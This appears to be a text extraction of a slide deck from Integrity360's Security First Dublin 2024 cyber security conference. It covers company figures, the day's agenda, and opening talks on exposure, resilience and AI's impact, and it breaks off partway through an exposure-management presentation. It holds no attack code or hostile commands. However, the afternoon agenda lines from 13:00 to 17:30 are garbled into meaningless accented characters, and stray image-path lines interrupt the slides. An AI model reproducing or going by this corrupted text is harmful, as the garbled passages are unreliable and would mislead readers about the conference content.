

WELCOME TO

Integrity360

your security in mind

SECURITY FIRST

CYBER SECURITY CONFERENCE 2024

EXPOSURE, RESILIENCE, & THE AI IMPACT



WELCOME TO

Integrity³⁶⁰

your security in mind

SECURITY
FIRST

CYBER SECURITY CONFERENCE 2024

EXPOSURE, RESILIENCE & THE AI IMPACT

#SecurityFirstDublin

Welcome!

Security First Dublin 2024

Ronan Kelly
Sales Director Ireland



#SecurityFirstDublin

About us

520+

Employees

20

Years
in Business

500

Enterprise
clients

>350

Technical
Cyber Experts

Operations in Dublin, London, Madrid,
Stockholm, Naples & Sofia

Cyber security focused

Largest independent
dedicated cyber services
business in Ireland & UK
Global capability, Pan-
European presence

End-to-end pure-play cyber
security service provider

Strong industry reputation
with clients and partners

Our approach

People led culture

Integrity360 helps its clients
proactively understand and
protect against the ever-
evolving threat landscape.

We build long term
partnerships with our clients.
Understanding where they are
today and where they want to
be in the future. We augment
skills to go on that cyber
journey together.

Managed Security / Cyber Security Testing / Cyber Risk & Assurance
Cyber Security Technologies / Technical Consulting / PCI Experts

Agenda

- 10:00** Welcome & intro
- 10:10** Exposure, Resilience & AI Impact – why are these this year’s hot topics? - *Integrity360*
- 10:25** Don’t expose yourself – Securing the digital perimeter - *Integrity360*
- 10:55** Who is winning the AI Cyber war? - *Check Point*
- 11:20** Networking break
- 11:55** Cloud control - Managing risks & other Cloud based challenges - *Panel*
- 12:35** Developing the early, detection & prevention foundations for an effective security operations strategy - *Fortinet*

- 13:00** *qáqæìAÉæüā*
- 14:00** *x áääÁMüæÁMGÁ áÁääÉæÁæMÉæÁææÁæüääā ÁæÁÁ
ää äÁíÁáÁvöqÁÁq Á äæé*
- 14:35** *r ÁáÁqà ÁáÁq ÁÁáÁqæüÁÉüÁÁ äqüà áq áqáÁÁÁ
h ÁqáÁqÁÁÁÁy àæüüÁ äá ÁÁááæÁ äqüà áq áqáÁÁ Á
h äáÁæüÁGÁf i yÁ Áæh äÁáÁÉÁr Á äÁæá*
- 15:10** *s áæÁ ÁáüÁqà AÉæüā*
- 15:45** *g üÁqæüà ÁæÁ á ÁqæüÁGÁæüüáÁüÁÉÁüqæü*
- 16:30** *xá áæüÁüü áæüÁÁü áüüääÁv Gf AM äääÁv ÁyáüÁü*
- 17:30** *s áæÁ ÁáüÁqà AÉæüā*

#SecurityFirstDublin

Today's host

Áine Kerr



#SecurityFirstDublin



Exposure, Resilience & the AI Impact

Why these should be this
year's hot topics!

Richard Ford


Chief Technology Officer, Integrity360



#SecurityFirstDublin

Security First model

Building an effective security posture



Why?



#SecurityFirstDublin


Hot topic #1

Exposure

Noun:

1. The state of having no protection from something harmful
2. The revelation of something secret, especially something embarrassing or damaging

- *Oxford Dictionary*




Hot topic #1

Exposure




The Challenge




Continued
cloud adoption



Shadow IT



Legacy
platforms



Growth in
vulnerabilities

Narrow view of Exposure: CVEs

Result:

Unknown or unquantifiable level of exposure or, where it is known, an impossible task of prioritising and remediating


Hot topic #2

Resilience

Noun:

1. The capacity to withstand difficulties; toughness
2. The quality of being able to return quickly to a previous good condition after problems

- *Cambridge Dictionary*



Hot topic #2

Resilience

Resilience is the cornerstone of the digital first world:
Maintaining operation in the face of adversity



Regulation



Architect resilience to attack



Minimise impact of incidents




Have clear & tested path to recovery

Hot topic #3


AI Impact

Hype vs. Hope vs. Reality



Hot topic #3

AI Impact - Peak hype




Attackers



Defenders

Security First model





Thank you



Richard Ford
richard.ford@integrity360.com

Don't Expose yourself

A modern approach

Brian Martin

Director of Product Management, Integrity360



#SecurityFirstDublin

Exposure Management


Contents



©RobertDuncan

I TOLD YOU TO
USE SUNSCREEN...

- What is exposure?
- Types of exposure
- How attackers leverage exposures
- Threat Exposure Management
- Key takeaways



Integrity360
your security in mind

**An exposure is anything that
may be exploited by a bad
actor to achieve their objectives**

What is Exposure

Trends exacerbating Attack Surface Exposure

Work-from-anywhere era



March to the cloud continues



Not to mention...

3.7 billion

Connected IoT devices by 2027


19%

Annual growth in OT investment to 2030

329 million

